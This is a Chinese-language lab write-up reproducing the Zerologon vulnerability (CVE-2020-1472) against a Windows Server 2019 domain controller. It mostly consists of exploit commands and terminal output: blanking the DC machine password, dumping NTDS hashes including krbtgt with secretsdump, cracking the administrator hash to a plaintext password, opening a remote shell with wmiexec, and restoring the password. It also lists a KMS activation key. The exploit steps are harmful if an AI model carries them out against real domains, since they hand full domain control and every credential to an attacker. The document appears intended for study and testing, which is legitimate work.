CVE-2020-1472 net logon RCE复现

1. 工具信息

- iso镜像

`cn_windows_server_2019_x64_dvd_4de40f33.iso`

- 系统激活

```
slmgr /ipk N69G4-B89J2-4G8F4-WWYCC-J464C     // 安装激活码
slmgr /skms kms.03k.org                       // 设置kms系统
slmgr /ato                                    // 注册并激活，耗时 预计 15 秒
```

- 域环境

  `windows server 2019 x64`

  `10.1.1.11`

- kali

`10.1.1.10`

---

2. 利用过程

- 1. 克隆工具

  `https://github.com/risksense/zerologon`

- 2. 配套工具


  `https://github.com/SecureAuthCorp/impacket`

- 3. 配置过程

  `cd impacket && pip3 install .`

- 4. 利用步骤


  `python3 set_empty_pw.py dc 10.1.1.11`



```
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon ‹master*›
└─➤ python3 set_empty_pw.py dc 10.1.1.11
Performing authentication attempts...
=================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                            b'ZCp\x83\x14g\x1e\x9f'
NegotiateFlags:                  556793855
AccountRid:                      1000
ErrorCode:                       0


server challenge b'Z\x1a\xc9\xb1Z\x8b\x14\x10'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                            b'\x01\x1c\x93\xb5\xc8\x15\xa4\xf0'
    Timestamp:                       0
ErrorCode:                       0



Success! DC should now have the empty string as its machine password.
```


- 5. hash提取

`secretsdump.exe -no-pass -just-dc hackme.xxoo/dc$@10.1.1.11`



C:\Windows\System32\cmd.exe

```
D:\TheHack\HackTools\hack-cmd>secretsdump.exe -no-pass -just-dc hackme.xxoo/dc$@10.1.1.11
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cff95776a76ea23a8106d6653daa4cbc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dc8504f3cb91f704475208cd981d7119:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:485a271d7e659527561eb71f18981cb2a7194ef274bfaaa882a8271e4ec81643
Administrator:aes128-cts-hmac-sha1-96:27cbbb6869d913e0a128ef0274103270
Administrator:des-cbc-md5:10a102fdbf32cb4f
krbtgt:aes256-cts-hmac-sha1-96:d8bf59f4f4504e96f0341bbe5bf7811c98b304a49a6f36cd188d9a6d0fd0395f
krbtgt:aes128-cts-hmac-sha1-96:bd76638e91926dd4b5bcbc6a6467bc2c
krbtgt:des-cbc-md5:762ac191abefbcbc
DC$:aes256-cts-hmac-sha1-96:cb8c8b5fc9ce9b1c6fe53eb814c7cb254faa67d698ce176cde3c9da0ffa85564
DC$:aes128-cts-hmac-sha1-96:6a4ecfcadc9fdd139c3874641ac319c0
DC$:des-cbc-md5:91a4341f34fbf234
[*] Cleaning up...

D:\TheHack\HackTools\hack-cmd>
```




密文: cff95776a76ea23a8106d6653daa4cbc

类型: NTLM


查询结果:
qwe123QWE!@#

- 6. 后续攻击



wmiexec.py hackme.xxoo/administrator:qwe123QWE!@\#@10.1.1.11


```
┌─root@kali ~
└─➤ wmiexec.py hackme.xxoo/administrator:qwe123QWE\!@\#@10.1.1.11
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec

Windows IP ����


���������� Ethernet0:

   ������ض��� DNS ��׺ . . . . . . . : localdomain
   ��������� IPv6 ��ַ. . . . . . . . : fe80::84d6:1af:abfb:ed34%6
   IPv4 ��ַ . . . . . . . . . . . . : 10.1.1.11
   ��������  . . . . . . . . . . . . : 255.255.255.0
   Ĭ������. . . . . . . . . . . . . : 10.1.1.2

C:\>whoami
hackme\administrator

C:\>
```




```
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤ secretsdump.py -no-pass -just-dc hackme.xxoo/dc\$@10.1.1.11
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cff95776a76ea23a8106d6653daa4cbc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dc8504f3cb91f704475208cd981d7119:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:485a271d7e659527561eb71f18981cb2a7194ef274bfaaa882a8271e4ec81643
Administrator:aes128-cts-hmac-sha1-96:27cbbb6869d913e0a128ef0274103270
Administrator:des-cbc-md5:10a102fdbf32cb4f
krbtgt:aes256-cts-hmac-sha1-96:d8bf59f4f4504e96f0341bbe5bf7811c98b304a49a6f36cd188d9a6d0fd0395f
krbtgt:aes128-cts-hmac-sha1-96:bd76638e91926dd4b5bcbc6a6467bc2c
krbtgt:des-cbc-md5:762ac191abefbcbc
DC$:aes256-cts-hmac-sha1-96:cb8c8b5fc9ce9b1c6fe53eb814c7cb254faa67d698ce176cde3c9da0ffa85564
DC$:aes128-cts-hmac-sha1-96:6a4ecfcadc9fdd139c3874641ac319c0
DC$:des-cbc-md5:91a4341f34fbf234
[*] Cleaning up...
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
```

- 7. hash复原


  `python3 reinstall_original_pw.py dc 10.1.1.11 cff95776a76ea23a8106d6653daa4cbc`




```
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤ python3 reinstall_original_pw.py dc 10.1.1.11  cff95776a76ea23a8106d6653daa4cbc        127 ↵
Performing authentication attempts...
===========================================================================================================================================================================================
===========================================================================================================================================================================================
===========================================================================================================================================================================================
==========================================================================================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                            b'\xc5\xb7\x833<\xad@\xd3'
NegotiateFlags:                  556793855
AccountRid:                      1000
ErrorCode:                       0


server challenge b'\xc5\x90\x85\x8d\n\xad\xc4\x82'
session key b'\\\x9a\x13\xd4&\xe1\xd3\xf2-a\xd7\xec\x938w\xed'
NetrServerPasswordSetResponse
ReturnAuthenticator:
    Credential:
        Data:                            b'\x01\xffs\x8aH\x03\xc0>'
    Timestamp:                       0
ErrorCode:                       0



Success! DC machine account should be restored to it's original value. You might want to secretsdump again to check.
```



```
PS C:\Users\Administrator> secretsdump.exe -no-pass -just-dc hackme.xxoo/dc$@10.1.1.11
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] RemoteOperations failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due t
o a bad username or authentication information.)
[*] Cleaning up...
PS C:\Users\Administrator>
```



```
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤  python3 reinstall_original_pw.py dc 10.1.1.11 cff95776a76ea23a8106d6653daa4cbc
Performing authentication attempts...
=====================================================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                            b'\xed\xd1\x96\x1e*\xb66n'
NegotiateFlags:                  556793855
AccountRid:                      1000
ErrorCode:                       0


server challenge b'\xedO\x90\x8d\r\x1e\xaam'
session key b'*\xf22eV\xd1\xbbG\xf6\x8f\xe5\xd4\xbe\x9cz\xad'
NetrServerPasswordSetResponse
ReturnAuthenticator:
    Credential:
        Data:                            b'\x016\x11\xec\x9d\x82\xf4`'
    Timestamp:                       0
ErrorCode:                       0



Success! DC machine account should be restored to it's original value. You might want to secretsdump again to check.
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤ |
```



```
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤  secretsdump.py -no-pass -just-dc hackme.xxoo/dc\$@10.1.1.11
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
[*] Cleaning up...
┌─root@kali ~/Desktop/hackt00ls/zero/zerologon  ‹master*›
└─➤ |
```

3. 思考总结

1. kali下需要最新版impacket并且需要用pip3安装
2. 在将系统密码设定为空后，实际上在使用smb或者其他登录的时候依然需要密码
3. 在密码恢复后则正常
4. kali下的secretsdump需要转义$